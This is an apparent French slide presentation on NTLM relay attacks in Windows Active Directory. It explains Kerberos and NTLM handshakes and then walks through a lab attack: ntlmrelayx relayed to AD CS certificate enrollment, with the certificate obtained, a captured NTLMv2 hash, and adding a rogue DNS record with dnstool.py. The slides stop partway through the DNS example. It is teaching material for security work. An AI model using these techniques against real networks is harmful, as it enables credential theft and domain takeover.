


Relai NTLM

Paul SALADIN & Alain MAVURK

Notions de base

Des services ? Oui mais...



Deux méthodes permettent de s'authentifier auprès d'un service sur Windows :

- Kerberos
- NTLM




Deux méthodes permettent de s'authentifier auprès d'un service sur Windows :


- **Kerberos**
- NTLM



Kerberos





Kerberos



Attention : A ce moment précis, l'utilisateur ne fait que prouver son identité. Les droits de l'utilisateur sur le service sont gérés à posteriori directement par le service (ici MSSQL)



Kerberos



Deux méthodes permettent de s'authentifier auprès d'un service sur Windows :

- Kerberos
- **NTLM**



NTLM



NTLM



Attention : A nouveau, l'utilisateur ne fait que prouver son identité. Les droits de l'utilisateur sur le service sont gérés à posteriori directement par le service (ici HTTP)



NTLM

```
GET /certsrv/ HTTP/1.1  
Host: 10.26.1.213  
[...]
```

```
HTTP/1.1 401 UnauthorizedContent  
Authenticate: NTLM  
[...]
```





NTLM

NTLMSSP_NEGOCIATE

```
GET /certsrv/ HTTP/1.1
Host: 10.26.1.213
[...]
Authorization: NTLM
TlRMTVNTUAABAAAAB4IIAAAAAAAAAAAAA
AAAAAAAAA=
```

NTLMSSP_CHALLENGE

```
HTTP/1.1 401 Unauthorized
Authenticate: NTLM
TlRMTVNTUAACAAAADAAMADgAAAAFgokCVUdopwVYeKIAAAA
AAAAAAKYApgBEAAAACgBjRQAAAA9nAGEAbABhAHgAeQACAA
wAZwBhAGwAYQB4AHkAAQAcaEcaQQBMAC0ASwBFafaATABFA
FIANAA1ADIAQgAEABQAZwBhAGwAYQB4AHkALgBsAGEAbgAD
ADIARwBhAGwALQBLAGUAcABsAGUAcgA0ADUAMgBiAC4AZwB
hAGwAYQB4AHkALgBsAGEAbgAFABQAZwBhAGwAYQB4AHkALg
BsAGEAbgAHAAGAhWH+WgR52QEAAAAA
[...]
```



NTLM

NTLMSSP_AUTH

```
GET /certsrv/ HTTP/1.1
```

```
Host: 10.26.1.213
```

```
[...]
```

```
Authorization: NTLM
```

```
TlRMTVNTUAADAAAAGAAYAGAAAADSANIAe
```

```
AAAAAAAAAAB[...]AhWH+WgR52QEAAAAA
```

```
HTTP/1.1 200 OK
```




NTLM


```
10.26.10.3      10.26.1.213      HTTP      397 GET /certsrv/ HTTP/1.1
10.26.1.213    10.26.10.3       HTTP      237 HTTP/1.1 401 Unauthorized (text/html)
10.26.10.3     10.26.1.213     HTTP      463 GET /certsrv/ HTTP/1.1 , NTLMSSP_NEGOTIATE
10.26.1.213    10.26.10.3       HTTP      893 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
10.26.10.3     10.26.1.213     HTTP      859 GET /certsrv/ HTTP/1.1 , NTLMSSP_AUTH, User: \R5-D4
```

Relai NTLM – Théorie


Alice s'authentifie au service




Eve se positionne en relai




Eve se positionne en relai




Eve se positionne en relai




Eve se positionne en relai



Eve obtient un accès au service



Relay NTLM



```
Session Setup Request, NTLMSSP_NEGOCIATE
GET /certsrv/certsrv/certifnsh.asp HTTP/1.1 , NTLMSSP_NEGOCIATE
HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
Session Setup Request, NTLMSSP_AUTH, User: galaxy\GAL-KESSEL$
GET /certsrv/certsrv/certifnsh.asp HTTP/1.1 , NTLMSSP_AUTH, User: galaxy\GAL-KESSEL$
```



NTLM

> Impacket-ntlmrelayx -t http://CA/certsrv/certifnsh.asp --adcs -smb2support


```
└─$ impacket-ntlmrelayx -t http://10.26.1.213/certsrv/certsrv/certifnsh.asp --adcs -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.26.1.212, attacking target http://10.26.1.213
[*] HTTP server returned error code 404, treating as a successful login
[*] Authenticating against http://10.26.1.213 as GALAXY/GAL-KESSEL$ SUCCEED
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 19
[*] Base64 certificate of user GAL-KESSEL$:
MIIRLQIBAzCCE0cGCSqGSIb3DQEHAaCCENGhDUMIIQ0DCCBwcGCSqGSIb3DQEHBqCCBvgwgggb0AgEAMIIG7QYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIi6aoqEUHcDUCAggAgIIGwFGAVzYAWDguzPlh3N0jYvnXoVviqqxaJAtmOgvZJdpxDj/4ozdef/L7CIs0fHEFr0qHE86/AyrDB50G4bvdqbu61F3y3HIQ2rOgjz0nyyc2M3f5wZkZ6k52UwNmI/4bWELDomr2i0RaaqRo27M6NyhintW4Xld0L1LogLS7Wd7avI+YSp3gwhmiOy+dH8NKSXpl6KlSvqMJgU3JRu3DILvhd/22rBtCX6FPonPbriQZQ3DMleJE2rkDYWEdlNa6cnYX82ZGQOH/DTCW0Dt1iBc iHEiEoP0J5e0azprPT+WhuayxAvga1llYV/hAogaFFGu8AzivJa0uSPB3MmyC/3xy2r/1k+C27AuuEDk0mP+72zwqMYk8Mc2wf0zxKl
```


Relai NTLM – Pratique

Comment réussir à obtenir une authentification client ?





2 TYPES DE METHODES

- Écoute active sur le réseau
- Forcer une authentification

```
[SMB] NTLMv2-SSP Hash      : Administrator::GAL-TATOOINE:1122334455667788:E07FDAE466E704EF747455EC8353240B:0101000000000000  
000047F9D5B779D90138FE628311B4221200000000020008004C0044003900450001001E00570049004E002D0033004600480044004E00450057004C  
0041004B00440004003400570049004E002D0033004600480044004E00450057004C0041004B0044002E004C004400390045002E004C004F00430041  
004C00030014004C004400390045002E004C004F00430041004C00050014004C004400390045002E004C004F00430041004C000700080000047F9D5B7  
79D901060004000200000000800300030000000000000000000000000000000000000000000000000000000000000000000000000000000000000  
A1E6C80A001000000000000000000000000000000000000000000000000000000000000900120063006900660073002F007400650073007400000000000000000000
```



Ecoute active sur le réseau

Résolution DNS d'une machine au sein d'un AD :

1. Regarde dans son cache DNS
2. Effectue une requête DNS à son serveur DNS
3. Si LLMNR/NBT-NS actifs : Demande sur son LAN si quelqu'un est en mesure de répondre à la requête DNS



Ecoute active sur le réseau

Résolution DNS d'une machine au sein d'un AD :

1. Regarde dans son cache DNS
- 2. Effectue une requête DNS à son serveur DNS**
3. Si LLMNR/NBT-NS actifs : Demande sur son LAN si quelqu'un est en mesure de répondre à la requête DNS


Relai NTLM – Obtenir une authentification client

Ecoute active sur le réseau

Ajout d'une entrée DNS au sein de l'Active Directory

```
└─$ python3 dnstool.py -u 'galaxy.lan\R5-D4' -r 'unknown' -a 'add' -d 10.26.10.3 10.26.1.201
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

└─$ python3 dnstool.py -u 'galaxy.lan\R5-D4' -r 'unknown' -a 'query' 10.26.1.201
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record unknown
DC=unknown,DC=galaxy.lan,CN=MicrosoftDNS,DC=DomainDnsZones,DC=galaxy,DC=lan
[+] Record entry:
- Type: 1 (A) (Serial: 62)
- Address: 10.26.10.3
```



```
Recycle Bin
Command Prompt
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\C3-PO>nslookup unknown
Server: UnKnown
Address: 10.26.1.201

